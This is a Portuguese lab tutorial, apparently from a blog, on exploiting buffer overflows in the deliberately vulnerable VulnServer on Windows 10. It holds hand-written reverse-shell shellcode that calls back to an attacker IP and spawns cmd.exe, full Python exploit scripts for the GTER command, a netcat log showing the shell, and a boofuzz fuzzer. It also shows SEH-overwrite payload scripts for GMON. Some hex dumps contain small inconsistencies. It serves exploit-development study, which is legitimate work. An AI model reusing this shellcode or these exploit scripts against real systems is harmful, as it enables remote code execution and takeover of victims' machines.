Um reverse ou bind shell nada mais é do que uma série de APIs do Windows que são ordenadas de forma que, ao serem chamadas, fazem uma conexão reversa com o atacante chamando uma instância geralmente do cmd.exe.



Basicamente a ordem das chamadas segue:

- 1 - Chama a API WSAStartup() para carregar as DLLs Winsock do Windows;
 - 2 - Chama a API connect() ou WSASocketA() para criar um socket bind ou uma conexão reversa com o IP do atacante;
 - 3 - Chama a API CreateProcessA() que por sua vez vai chamar o cmd.exe e redirecionar o STDIN, o STDOUT e o STDERR para o socket criado.
- Como nosso alvo é um server TCP, existe uma grande chance das DLLs WinSock já estarem carregadas, e isso vai nos economizar muitos bytes na criação do shellcode.

A ideia é reutilizar as APIs já carregadas nativamente no programa para minimizar o tamanho do nosso shellcode.

Para desenvolvermos este shellcode, precisamos entender como funcionam as APIs que precisamos e como funcionam seus parâmetros, e traduzí-las para Assembly.

Uma observação importante, é que temos que evitar os badchars na construção do código, em nosso caso só temos o “\x00”.

Vamos utilizar a própria documentação da Microsoft para nos auxiliar no processo.

A primeira API que vamos configurar é a WSASocketA() cuja documentação pode ser lida [aqui](#).

```
SOCKET WSAAPI WSASocketA(  
    int      af,  
    int      type,  
    int      protocol,  
    LPWSAPROTOCOL_INFOW lpProtocolInfo,  
    GROUP     g,  
    DWORD    dwFlags  
)
```

Temos que ter em mente que para utilizar as APIs em Assembly, a ordem das chamadas tem que ser inversa, ou seja, vamos começar pela “dwFlags” e terminar na chamada da WSASocketA(), e por fim armazená-la em EAX.

Também precisamos saber o endereço da API no sistema alvo. Os endereços de funções não costumam mudar na mesma versão do Windows com os mesmos updates, portanto, como nosso alvo é o Windows 10 na versão 21H1 provavelmente este exploit só vai funcionar em alvos com a mesma versão. Porém o processo de descoberta e desenvolvimento é o mesmo para todas as versões.

Para descobrir os endereços que precisamos no OS, vamos utilizar o arwin que pode ser encontrado [aqui](#).



https://hastur666.github.io/Windows_BoF/

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite>arwin ws2_32 WSASocketA
arwin - win32 address resolution program - by steve hanna - v.01
WSASocketA is located at 0x77507140 in ws2_32

C:\Users\suite>
```

Já sabemos o endereço da API no OS, vamos iniciar nosso código em assembly no próprio Kali.

```
; WSASocketA()

xor ebx, ebx      ; Zrando EBX
push ebx          ; Fazendo push para o parametro 'dwFlags' que pode ser nulo
push ebx          ; Fazendo push para o parametro 'g' que pode ser nulo
push ebx          ; Fazendo push para o parametro 'IpProtocolInfo' que pode ser nulo
mov bl, 6          ; Inserindo valor 6 no Protocol (IPPROTO=6)
push ebx          ; Fazendo push para o parametro 'protocol'
xor ebx, ebx      ; Zerando EBX
inc ebx           ; Incrementando 1 no EBX zerado 'type: SOCK_STREAM=1'
push ebx          ; Fazendo push para o parametro 'type'
inc ebx           ; Incrementando 1 ao EBX que ja tem valor 1 'af: AF_INET=2'
push ebx          ; Fazendo push para o parametro 'af'
mov ebx, 0x76e67140 ; Endereco da WSASocketA() no Win10 21H1
call ebx          ; Chamada para WSASocketA()
xchg eax, esi      ; Salvando o socket em ESI
```

Agora precisamos fazer a chamada para a API connect() cuja documentação pode ser encontrada [aqui](#).

```
int WSAAPI connect(
    SOCKET      s,
    const sockaddr *name,
    int         namelen
);
```

Cujo parâmetro “sockaddr” segue a seguinte ordem:

```
struct sockaddr {
    ushort sa_family;
    char   sa_data[14];
};
```

Vamos encontrar o endereço da connect() em nosso OS.



https://hastur666.github.io/Windows_BoF/

```
C:\Users\suite>arwin ws2_32 connect
arwin - win32 address resolution program - by steve hanna - v.01
connect is located at 0x77505710 in ws2_32
```

Como em Assembly programamos em ordem inversa, o primeiro parâmetro a ser configurado na connect() é o “namelen”, que representa o endereço para onde a conexão será criada, ou seja, da nossa máquina atacante constituído por IP e PORTA, mas os valores tem que ser passados em hexadecimal e com os bytes em ordem inversa, como o IP do meu Kali é 192.168.1.17, teria que seguir a ordem 171168192.

Podemos utilizar a função “hex()” do python para descobrir byte a byte do nosso endereço.

Podemos criar um script em python para descobrir byte a byte do nosso endereço.

ipToHex.py:

```
#!/usr/bin/python3

ip = "192.168.1.17"
ip = ip.split(".")

print(''.join((hex(int(i))[2:] for i in ip)))
```

E ele nos responde o IP byte a byte:

```
$ python3 ipToHex.py
c0 a8 1 11
```

Como precisamos preencher o script emm little indian, a ntação fica: 0x1101a8c0.

Agora vamos fazer o Assembly da função connect().

```
; connect

push 0x1101a8c0      ; Fazendo push do endereço de IP 192.168.1.17 em hexa
push word 0xfb20      ; Fazendo push da porta hex(8443)
xor ebx, ebx          ; Zerando EBX
add bl, 2              ; Inserindo o valor 2 em 'sa_family' (AF_INET=2)
push word bx          ; Fazendo push para o parametro 'sa_family'
mov ebx, esp           ; Apontando EBX para a estrutura sockaddr
push byte 16            ; Tamanho do sockaddr: sa_family + sa_data = 16
push ebx              ; Fazendo push para o apontador do parametro 'name'
push esi              ; Fazendo push no socket para o parametro 's'
mov ebx, 0x76e65710    ; Endereço da connect() no Win10 21H1
call ebx              ; Chamando a connect()
```

Por ultimo, precisamos fazer a chamada para a API CreateProcessA() cuja documentação pode ser encontrada [aqui](#).



https://hastur666.github.io/Windows_BoF/

Esta função é responsável por chamar o cmd.exe e enviar o STDIN, STDOUT e STDERR para o socket criado, é a função mais longa, pois seus parâmetros também chamam outras funções, porém a grande maioria pode ser nulo.

Abaixo a estrutura da CreateProcessA():

```
BOOL CreateProcessA(  
    LPCSTR      lpApplicationName,  
    LPSTR       lpCommandLine,  
    LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    BOOL        bInheritHandles,  
    DWORD       dwCreationFlags,  
    LPVOID      lpEnvironment,  
    LPCSTR      lpCurrentDirectory,  
    LPSTARTUPINFOA   lpStartupInfo,  
    LPPROCESS_INFORMATION lpProcessInformation  
);
```

Vamos encontrar o endereço da função no Win10 21H1.

```
C:\Users\suite>arwin kernel32 CreateProcessA  
arwin - win32 address resolution program - by steve hanna - v.01  
CreateProcessA is located at 0x778c2d90 in kernel32
```

Primeiro precisamos chamar a função “cmdA” que não existe, em seguida vamos usar a função “shr” (Shift Right) que vai mover os bytes à direita e zerar a origem, mais detalhes sobre a função aqui. O resultado final será “cmd\x00” sem que precisemos digitar o null byte.



https://hastur666.github.io/Windows_BoF/

Vamos ao código:

```
; CreateProcessA()

mov ebx, 0x646d6341 ; Movendo 'cmd' para EBX evitando null byte
shr ebx, 8          ; Transformando EBX em 'cmd\x00'
push ebx            ; Fazendo push do cmd
mov ecx, esp        ; Fazendo ECX apontar para cmd

; Preenchendo parametro '_STARTUPINFOA'

xor edx, edx        ; Zerando EDX
push esi             ; Enviando hStdError para nosso socket
push esi             ; Enviando hStdOutput para nosso socket
push esi             ; Enviando hStdInput para nosso socket
push edx             ; cbReserved = null
push edx             ; wShowWindow = null
xor eax, eax         ; Zerando EAX
mov ax, 0x0101        ; dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
push eax             ; Fazendo push do dwFlags
push edx             ; dwFillAttribute = null
push edx             ; dwYCountChars = null
push edx             ; dwXCountChars = null
push edx             ; dwYSize = null
push edx             ; dwXSize = null
push edx             ; dwY = null
push edx             ; dwX = null
push edx             ; lpTitle = null
push edx             ; lpDesktop = null
push edx             ; lpReserved = null
add dl, 44           ; cb = 44
push edx             ; Fazendo push da _STARTUPINFOA para a stack
mov eax, esp          ; Fazendo o EAX apontar para ESP, onde esta a _STARTUPINFOA
xor edx, edx          ; Zerando EDX

; Preenchendo o parametro 'PROCESS_INFORMATION'

push edx             ; lpProcessInformation
push edx             ; lpProcessInformation + 4
push edx             ; lpProcessInformation + 8
push edx             ; lpProcessInformation + 12

; Chamando a CreateProcessA()

push esp             ; lpProcessInformation
push eax             ; lpStartupInfo
xor ebx, ebx          ; Zerando EBX
push ebx             ; lpCurrentDirectory = nulo
push ebx             ; lpEnvironment = nulo
push ebx             ; dwCreationFlags = nulo
inc ebx              ; Incrementando 1 ao EBX zerado (blInheritHandles = True)
push ebx             ; Fazendo push para blInheritHandles
dec ebx              ; Zerando EBX
push ebx             ; lpThreadAttributes = nulo
push ebx             ; lpProcessAttributes = nulo
push ecx             ; Tornando lpCommandLine um pointer para 'cmd'
push ebx             ; lpApplicationName = nulo
mov ebx, 0x752b2d90 ; Endereco da CreateProcessA() no Win10 21H1
call ebx              ; Chamando a CreateProcessA());
```



https://hastur666.github.io/Windows_BoF/

Juntando todo o código Assembly que fizemos no arquivo shellcode.asm, podemos compilar com o nasm no próprio Kali para gerar o arquivo elf shellcode.o.

```
$ nasm -f elf32 shellcode.asm -o shellcode.o;
```

Se utilizarmos o comando “objdump” podemos ver o disassembly do código.

```
$ objdump -d shellcode.o -M intel

shellcode.o:    file format elf32-i386

Disassembly of section .text:
00000000 <.text>:
 0: 31 db          xor  ebx,ebx
 2: 53             push  ebx
 3: 53             push  ebx
 4: 53             push  ebx
 5: b3 06          mov   bl,0x6
 7: 53             push  ebx
 8: 31 db          xor  ebx,ebx
 ...
 
 6f: 53             push  ebx
 70: bb 90 2d 2b 75    mov   ebx,0x752b2d90
 75: ff d3          call  ebx
```

Este é basicamente o shellcode que utilizaremos, mas precisamos sanitizá-lo para podermos utilizar em nosso script, vamos utilizar o próprio bash para isso.

```
$ for i in $(objdump -d shellcode.o -M intel | grep '^ ' | cut -f2); do echo -n "\x'$i;done;echo
\x31\xdb\x53\x53\x53\xb3\x06\x53\x31\xdb\x43\x53\x43\x53\xbb\x40\x71\xe6\x76\xff\xd3\x9
6\x68\xc0\x8\x01\x0c\x66\x68\x20\xfb\x31\xdb\x80\xc3\x02\x66\x53\x89\xe3\x6a\x10\x53\x
56\xbb\x10\x57\xe6\x76\xff\xd3\xbb\x41\x63\x6d\x64\xc1\xeb\x08\x53\x89\xe1\x31\xd2\x56\x
x56\x56\x52\x52\x31\xc0\x66\xb8\x01\x01\x50\x52\x52\x52\x52\x52\x52\x52\x52\x52\x8
0\xc2\x2c\x52\x89\xe0\x31\xd2\x52\x52\x52\x52\x54\x50\x31\xdb\x53\x53\x43\x53\x4b\x
x53\x53\x51\x53\xbb\x90\x2d\x2b\x75\xff\xd3
```

E temos um reverse shell de apenas 117 bytes que cabem perfeitamente no espaço de 147 bytes!

ATUALIZANDO E ORGANIZANDO NOSSO EXPLOIT

Com o shellcode em mãos, vamos atualizar nosso script.



https://hastur666.github.io/Windows_BoF/

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.26"
porta = 9999

# payload a ser enviado
offset = 147

shellcode = b"\x31\xdb\x53\x53\x53\xb3\x06\x53\x31\xdb\x43\x53\x43\x53\xbb\x40\x71\xe6\x76\xff\xd3\x96\x68\xc0\x80\x01\x0c\x66\x68\x20\xfb\x31\xdb\x80\xc3\x02\x66\x53\x89\xe3\x6a\x10\x53\x56\xbb\x10\x57\xe6\x76\xff\xd3\xbb\x41\x63\x6d\x64\xc1\xeb\x08\x53\x31\xd2\x56\x56\x56\x52\x52\x31\xc0\x66\xb8\x01\x01\x50\x52\x52\x52\x52\x52\x52\x52\x52\x80\xc2\x2c\x52\x89\xe0\x31\xd2\x52\x52\x52\x54\x50\x31\xdb\x53\x53\x43\x53\x4b\x53\x53\x51\x53\xbb\x90\x2d\x2b\x75\xff\xd3"

payload = b"GTER .:/" # funcao inicial
payload += shellcode
payload += b"A" * (offset - len(shellcode))
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado! Cheque o netcat.")
```

Script pronto, vamos setar um netcat na porta 8443 que configuramos no Assembly e testar nosso exploit.

```
File Actions Edit View Help
hastur@hastur: ~/Desktop/estudos/binarios/windows/VulnServer × hastur
└─(hastur㉿hastur)-[~/Desktop]
$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.30] 49711
```

Como podemos ver, recebemos a conexão reversa, mas não recebemos o shell, precisamos rodar novamente no Immunity Debugger para entender o que está ocorrendo. Vamos continuar com o breakpoint no nosso endereço de retorno, e avançar passo a passo com F7 até encontrarmos a inconsistência.



https://hastur666.github.io/Windows_BoF/

Se analisarmos este ponto da execução, veremos que o ESP está apontando para alguns bytes abaixo do fim do nosso shellcode. Isto significa que os PUSHs utilizados em nosso shellcode, fazem com que o ESP se aproxime cada vez mais dele até o ponto de sobrescrevê-lo. Pois ao ponto que a execução flui, no sentido crescente dos endereços de memória, a pilha cresce para trás.

O que podemos fazer, é realinhar nossa stack, antes do envio do nosso shellcode, e isso pode ser feito com duas instruções: PUSH EAX e POP ESP.

O PUSH EAX vai empurrar o valor corrente de EAX para o topo da stack, enquanto o POP ESP vai trazer de volta o valor de ESP, movendo o stack pointer acima do nosso shellcode e protegendo de ser sobreescrito.

Para encontrar os opcodes corretos, podemos utilizar o msf-nasm_shell.

```
$ msf-nasm_shell
nasm > PUSH EAX
00000000 50          push eax
nasm > POP ESP
00000000 5C          pop esp
```

Temos os opcodes \x50 e \x5c, vamos adicioná-los acima de nosso shellcode.



https://hastur666.github.io/Windows_BoF/

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 147

shellcode
b"\x31\xdb\x53\x53\x53\xb3\x06\x53\x31\xdb\x43\x53\x43\x53\xbb\x40\x71\xe6\x76\xff\xd3\x96\x68\xc0\x80\x01\x0c\x66\x68\x20\xfb\x31\xdb\x80\xc3\x02\x66\x53\x89\xe3\x6a\x10\x53\x56\xbb\x10\x57\xe6\x76\xff\xd3\xbb\x41\x63\x6d\x64\xc1\xeb\x08\x53\x31\xd2\x56\x56\x56\x52\x52\x31\xc0\x66\xb8\x01\x01\x50\x52\x52\x52\x52\x52\x52\x52\x52\x52\x52\x52\x80\xc2\x2c\x52\x89\xe0\x31\xd2\x52\x52\x52\x54\x50\x31\xdb\x53\x53\x43\x53\x4b\x53\x53\x51\x53\xbb\x90\x2d\x2b\x75\xff\xd3"

alinhamento = b"\x50\x5c"

payload = b"GTER ./:" # funcao inicial
payload += alinhamento
payload += shellcode
payload += b"A" * (offset - 2 - len(shellcode))
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado! Cheque o netcat.")
```

Agora podemos setar o netcat na porta utilizada no shellcode, em nosso caso 8443 iniciar o vulnserver fora do Immunity e rodar nosso script.



https://hastur666.github.io/Windows_BoF/

The screenshot shows a terminal window with the following session:

```
File Actions Edit View Help
hastur@hastur: ~/Desktop/estudos/binarios/windows/VulnServer × hastur@hastur: ~/
└─(hastur@hastur)-[~/Desktop]
$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.30] 49729
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 6E21-762B

Directory of C:\

08/10/2021  04:59 PM    <DIR>          nasm
12/07/2019   02:14 AM    <DIR>          PerfLogs
08/10/2021  04:55 PM    <DIR>          Program Files
08/10/2021  04:58 PM    <DIR>          Program Files (x86)
08/10/2021  04:58 PM    <DIR>          Python27
08/10/2021  04:54 PM    <DIR>          Users
08/10/2021  08:06 PM    <DIR>          Windows
              0 File(s)           0 bytes
              7 Dir(s)  32,306,380,800 bytes free

C:\>
```

E conseguimos nosso shell reverso.

Nesta vulnerabilidade encontramos um problema de tamanho de buffer para inserir o shellcode, mas conseguimos vencer esta limitação, reutilizando bibliotecas que o programa já utiliza.

Nos próximos comandos, vamos encontrar complexidades diferentes.



https://hastur666.github.io/Windows_BoF/

COMANDO GMON

O comando GMON, assim como os demais, recebe um argumento e dá uma resposta. Neste comando iremos explorar outra técnica de exploração de buffer overflow em binários Windows.

The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. To the right of the menu, it says 'hastur'. Below the menu, the terminal prompt is 'hastur@hastur: ~/Desktop/estudos/binarios/windows/VulnServer'. A blue bracketed command is shown: '\$ nc 192.168.1.30 9999'. The response from the server follows:

```
Welcome to Vulnerable Server! Enter HELP for help.  
GMON teste  
GMON STARTED  
GMON teste  
GMON STARTED
```



https://hastur666.github.io/Windows_BoF/

FUZZING

Desta vez vamos experimentar outra técnica para o fuzzing, o python tem uma biblioteca boofuzz que pode ser usada, vamos escrever nosso script.

fuzzing2.py:

```
#!/usr/bin/python3

from boofuzz import *
import time

def get_banner(target, my_logger, session, *args, **kwargs):
    banner_template = b"Welcome to Vulnerable Server! Enter HELP for help."
    try:
        banner = target.recv(1024)
    except:
        print("Nao foi possivel a conexao.")
        exit(1)

    my_logger.log_check("Recebendo banner...")
    if banner_template in banner:
        my_logger.log_pass("Banner recebido!")
    else:
        my_logger.log_fail("Banner nao recebido")
        print("Banner nao recebido, saindo...")
        exit(1)

def main():
    session = Session(
        sleep_time = 1,
        target = Target(
            connection=SocketConnection("192.168.1.30", 9999, proto='tcp')
        ),
    )
    s_initialize(name="Request")
    with s_block("Host-Line"):
        s_static('GMON', name="command name")
        s_delim(" ")
        s_string("FUZZ", name="comando da variavel")
        s_delim("\r\n")

    session.connect(s_get("Request"), callback=get_banner)
    session.fuzz()

if __name__ == "__main__":
    main()
```

Este script fará várias tentativas de fuzzing e tentará receber o banner novamente, uma vez que não receba mais, o programa parou e o fuzzing para.



https://hastur666.github.io/Windows_BoF/

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ."
payload += b"A" * offset

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Preparando o vulnserver no Immunity Debugger, vamos ver seu comportamento.

The screenshot shows the Immunity Debugger interface with the assembly, registers, and memory dump tabs visible. The assembly window displays the following code sequence:

```
760C6819 8917 MOU DWORD PTR DS:[EDI].EDX
760C681B 83C7 04 ADD EDI, 4
760C6823 BA FFEEFE?E MOU EDX, ?FFEEFE?
760C6823 8B01 MOU EAX, DWORD PTR DS:[ECX]
760C6825 03D0 ADD EDX, EAX
760C6827 83FB FF XOR EAX, FFFFFFFF
760C682A 33C2 XOR EAX, EDX
760C682C 83A1 MOU EDX, DWORD PTR DS:[ECX]
760C682D 83C1 04 ADD ECX, 4
760C6831 A9 00010181 TEST EAX, 81010100
760C6836 ^24 E1 JE SHORT msvcrt._760C6819
760C6838 84D2 TEST DL, DL
760C6839 74 34 JE SHORT msvcrt._760C6870
760C683C 84F6 TEST DH, DH
760C683E 74 27 JE SHORT msvcrt._760C6867
760C6840 F7C2 0000FF00 TEST EDX, 0FF0000
760C6846 74 12 JE SHORT msvcrt._760C685A
760C6848 F7C2 000000FF TEST EDW, FF000000
760C684E 74 02 JE SHORT msvcrt._760C6852
760C6850 ^EB C7 JMP SHORT msvcrt._760C6819
760C6852 8917 MOU DWORD PTR DS:[EDI].EDX
760C6854 8B4424 08 MOU EAX, DWORD PTR SS:[ESP+8]
760C6858 5F POP EDI
760C6859 C3 RETN
760C685A 66:8917 MOU WORD PTR DS:[EDI].DX
760C685D 8B4424 08 MOU EAX, DWORD PTR SS:[ESP+8]
760C6861 C647 02 00 MOU BYTE PTR DS:[EDI+2].B
760C6865 5F POP EDI
760C6866 C3 RETN
760C6867 66:8917 MOU WORD PTR DS:[EDI].DX
760C6869 8B4424 08 MOU EAX, DWORD PTR SS:[ESP+8]
```

The registers pane shows the following state:

Register	Value
EAX	760C6819
ECX	00000000
EDX	41414141
EBX	00000000
ESP	00BDFA00
EBP	00BDFA00
ESI	00401848
EDI	00BE0000

The memory dump pane shows the byte value 00 at address 00BE0000.

Desta vez, nós causamos o crash no programa, mas não sobrescrevemos o EIP. Isso significa que o vulnserver está tratando o input de alguma forma.



https://hastur666.github.io/Windows_BoF/

Address	SE handler
00D7FFCC	41414141
41414141	*** CORRUPT ENTRY ***

Se olharmos para o “SEH” (View > SEH chain), podemos ver que conseguimos sobrescrever tanto o SEH quanto o nSEH. Mas do que isso se trata?

STRUCTURE EXCEPTION HANDLING

O SEH é um mecanismo uniforme para responder a excessões criado pela Microsoft e implantado desde a versão XP. Ele permite que linguagens como C/C++ utilizem a estrutura de excessões utilizadas por linguagens de alto nível (try-except-finally). Abaixo um exemplo:

```
__try {
    ....
    strcpy(mybuff, myinput);
}
__except (INSUFFICIENT_MEMORY) {
    my_exception_handler();
}
```

Onde o programa tentará realizar um “strcpy()”, e se ele falhar por “INSUFFICIENT_MEMORY”, vai chamar a função “my_exception_handler()”.

Quando uma excessão ocorre, o OS caminha pela corrente SEH em busca de uma saída para aquela excessão. Se nenhuma saída for encontrada, o programa responde com a saída padrão: “FFFFFFF”.

A estrutura do _EXCEPTION_REGISTRATION_RECORD:

```
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
    PEXCEPTION_REGISTRATION_RECORD Next;
    PEXCEPTION_DISPOSITION Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

Onde o parametro “Next” aponta para o próximo endereço de SEH, também chamado de SEH, e o “Handler” aponta para o SEH.



https://hastur666.github.io/Windows_BoF/

Address	SE handler	
00CEFFCC	6F45346F	
45336F45	*** CORRUPT ENTRY ***	

Sobrescrevemos o endereço do nSEH com os bytes 45336f45, vamos encontrar o offset exato com o msf-pattern_offset.

```
$ msf-pattern_offset -l 10007 -q 45336f45
[*] Exact match at offset 3549
```

Temos o offset de 3549 para atingir o endereço de EIP. Vamos atualizar o nosso script e testar com o Immunity.

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"B" * 4
payload += b"C" * (offset - 3549 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```



https://hastur666.github.io/Windows_BoF/



Como podemos ver, o SEH foi preenchido pelos nossos “C” ao invés dos “B”, mas ele está tentando fazer um salto para os “B”, pois ao não encontrar a regra de excessão no SEH, ele tenta pular para o nSEH.

Ótimo, conseguimos sobrescrever os endereços, isso nos aproxima de ter controle sobre a execução.

Normalmente como fizemos nos comandos anteriores, agora iríamos encontrar um bom endereço de retorno para nosso ESP, mas vamos analisar a stack da corrente do SEH.

Registers <FPU>							
EAX	00000000						
ECX	43434343						
EDX	774F87C0	ntdll.774F87C0					
EBX	00000000						
ESP	00EEEC20						
EBP	00EEEC40						
ESI	00000000						
EDI	00000000						
EIP	43434343						
C	0	ES	002B	32bit	0<FFFFFF>		
P	1	CS	0023	32bit	0<FFFFFF>		
A	0	SS	002B	32bit	0<FFFFFF>		
Z	1	DS	002B	32bit	0<FFFFFF>		
00EEEC20		00EEEC20	óç0w	RETURN	to ntdll.7?		
00EEEC24		00EEED20	ø€.				
00EEEC28		00EEED20	ñ €.	ASCII	"BBBBCCCCCCC		
00EEEC2C		00EEED70	pø€.				
00EEEC30		00EEECAC	%ø€.				
00EEEC34		00EEFFCC	ñ €.	Pointer	to next SE		
00EEEC38		774F87C0	ç0w	SE	handler		
00EEEC3C		00EEEC3C	ñ €.	ASCII	BBBBCCCCCCC		

Nós caímos 8 bytes antes do nosso buffer, o que significa que se fizermos um JMP ESP, vamos cair num espaço da memória do qual não temos controle.

Precisamos encontrar uma forma de retirar estes 8 bytes da stack antes do JMP ESP para podermos cair exatamente em nosso buffer.



ESTRUTURA LIFO

A stack da arquitetura x86 segue o padrão LIFO (Last In First Out) onde o ultimo item a entrar na stack é o primeiro a sair. Cada vez que fazemos um PUSH na memória, nós adicionamos exatamente 4 bytes à stack decrementando o apontador, ou seja, em cada PUSH em ESP o apontador ESP recebe um valor -4, em contrapartida, quando fazemos um POP na stack, adicionamos 4 bytes no apontador.

Como nosso buffer está 8 bytes acima de onde caímos, precisamos adicionar 8 bytes à stack, conseguimos isso encontrando um endereço que contenha um POP/POP/RET.

```
POP <qualquer registrador 32 bytes>
POP <qualquer registrador 32 bytes>
RET
```

Onde, o primeiro POP vai retirar o primeiro endereço da stack, adicionando 4 bytes ao endereço, e o segundo POP vai adicionar mais 4. O RET vai pegar o primeiro endereço da stack e adicioná-lo ao EIP, e assim executamos exatamente nosso buffer.

Podemos encontrar o endereço POP/POP/RET com o proprio Immunity utilizando o plugin mona com o comando !mona seh -cp nonull -cm safeseh=off.

```
0BADF000 [+] Results :
625010B4 0x625010b4 : pop ebx # pop ebp # ret | (PA
6250172B 0x6250172b : pop edi # pop ebp # ret | asci
6250195E 0x6250195e : pop edi # pop ebp # ret | asci
6250120B 0x6250120b : pop ecx # pop eax # ret | asci
625011BF 0x625011bf : pop ebx # pop ebx # ret | (PA
625011D7 0x625011d7 : pop ebx # pop ebx # ret | (PA
625011FB 0x625011fb : pop eax # pop edx # ret | (PA
625011E3 0x625011e3 : pop ecx # pop edx # ret | (PA
6250160A 0x6250160a : pop esi # pop ebp # ret | asci
625011EF 0x625011ef : pop ecx # pop eax # ret | (PA
625011CB 0x625011cb : pop ebp # pop ebp # ret | (PA
625011B3 0x625011b3 : pop eax # pop eax # ret | (PA
0BADF000 Found a total of 12 pointers
0BADF000 [+] This mona.py action took 0:00:03.720000
!mona seh -cp nonull -cm safeseh=off
```

Onde “-cp nonull” omite endereços com caracteres nulos, “-cm safeseh=off” omite endereços compilados com SafeSEH.

Encontramos 12 endereços de POP/POP/RET utilizáveis, no meu caso utilizarei o 6250120b.

Vamos atualizar nosso script, e inserir o endereço encontrado no lugar de nossos “C”, lembrando que os bytes tem que ir na ordem inversa pois utilizam little indiam.



https://hastur666.github.io/Windows_BoF/

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"B" * 4
payload += b"\x0b\x12\x50\x62"
payload += b"D" * (offset - 3549 - 4 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Vamos iniciar o vulnserver, inserir um breakpoint exatamente em nosso POP/POP/RET e rodar nosso script.

6250120B	59	POP ECX
6250120C	59	POP ECX
6250120D	C3	RETN
6250120E	5D	POP EBP
6250120F	C3	RETN
62501210	55	PUSH EBP
62501211	89E5	MOU EBP,ESP
62501213	81EC A8000000	SUB ESP,0A8
62501219	8B45 08	MOU EAX,DWORD PTR
6250121C	894424 04	MOU DWORD PTR S
62501220	8D85 68FFFF	LEA EAX,DWORD PTR
62501226	890424	MOU DWORD PTR S
62501229	E8 7A070000	CALL <JMP.&msvc>
6250122E	C9	LEAVE
6250122F	C3	RETN

Caímos exatamente em nosso POP/POP/RET, se avançarmos, vamos cair na stack com um buffer.



https://hastur666.github.io/Windows_BoF/

Porém, vamos analisar o buffer em que caímos:

```
00C0FFCA 41           INC ECX
00C0FFCB 41           INC ECX
00C0FFCC 42           INC EDX
00C0FFCD 42           INC EDX
00C0FFCE 42           INC EDX
00C0FFCF 42           INC EDX
00C0FFD0 0B12         OR EDX,DWORD PTR [ESP+4]
00C0FFD2 50           PUSH EAX
00C0FFD3 624444 44    BOUND EAX,QWORD
00C0FFD7 44           INC ESP
00C0FFD8 44           INC ESP
00C0FFD9 44           INC ESP
00C0FFDA 44           INC ESP
00C0FFDB 44           INC ESP
00C0FFDC 44           INC ESP
```

Caímos exatamente em cima dos nossos “B”, o problema é que só temos 4 bytes de “B” e logo em seguida temos o endereço do nosso POP/POP/RET novamente, impossível aproveitar 4 bytes para um shellcode. Também não podemos fazer um salto para o buffer de “A”, pois seria um salto longo, que ocupa 5 bytes.

Mas se analizarmos, logo após nosso POP/POP/RET temos o buffer dos “D”, seria um salto curto, e um salto curto felizmente tem o tamanho de 2 bytes.

Fazendo a matemática, temos que saltar 8 bytes para atingir o buffer (4 bytes de “B” + 4 bytes do POP/POP/RET). Vamos calcular o opcode do salto de 8 bytes para nosso buffer utilizando o msf-nasm_shell.

```
$ msf-nasm_shell
nasm > JMP short 10
00000000 EB08      jmp short 0xa
```

Por que eu calculei um salto de 10 bytes ao invés dos 8 que precisamos? Porque o JMP vai calcular o salto incluindo o tamanho da instrução JMP que por sua vez tem 2 bytes.

Precisamos inserir o salto no lugar dos nossos “B” pois quando o POP/POP/RET cair nesse endereço, saltará para nossos buffers de “D”.



https://hastur666.github.io/Windows_BoF/

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"\xeb\x08" # salto curto
payload += b"\x90\x90" # padding para o salto
payload += b"\xb0\x12\x50\x62"
payload += b"D" * (offset - 3549 - 4 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

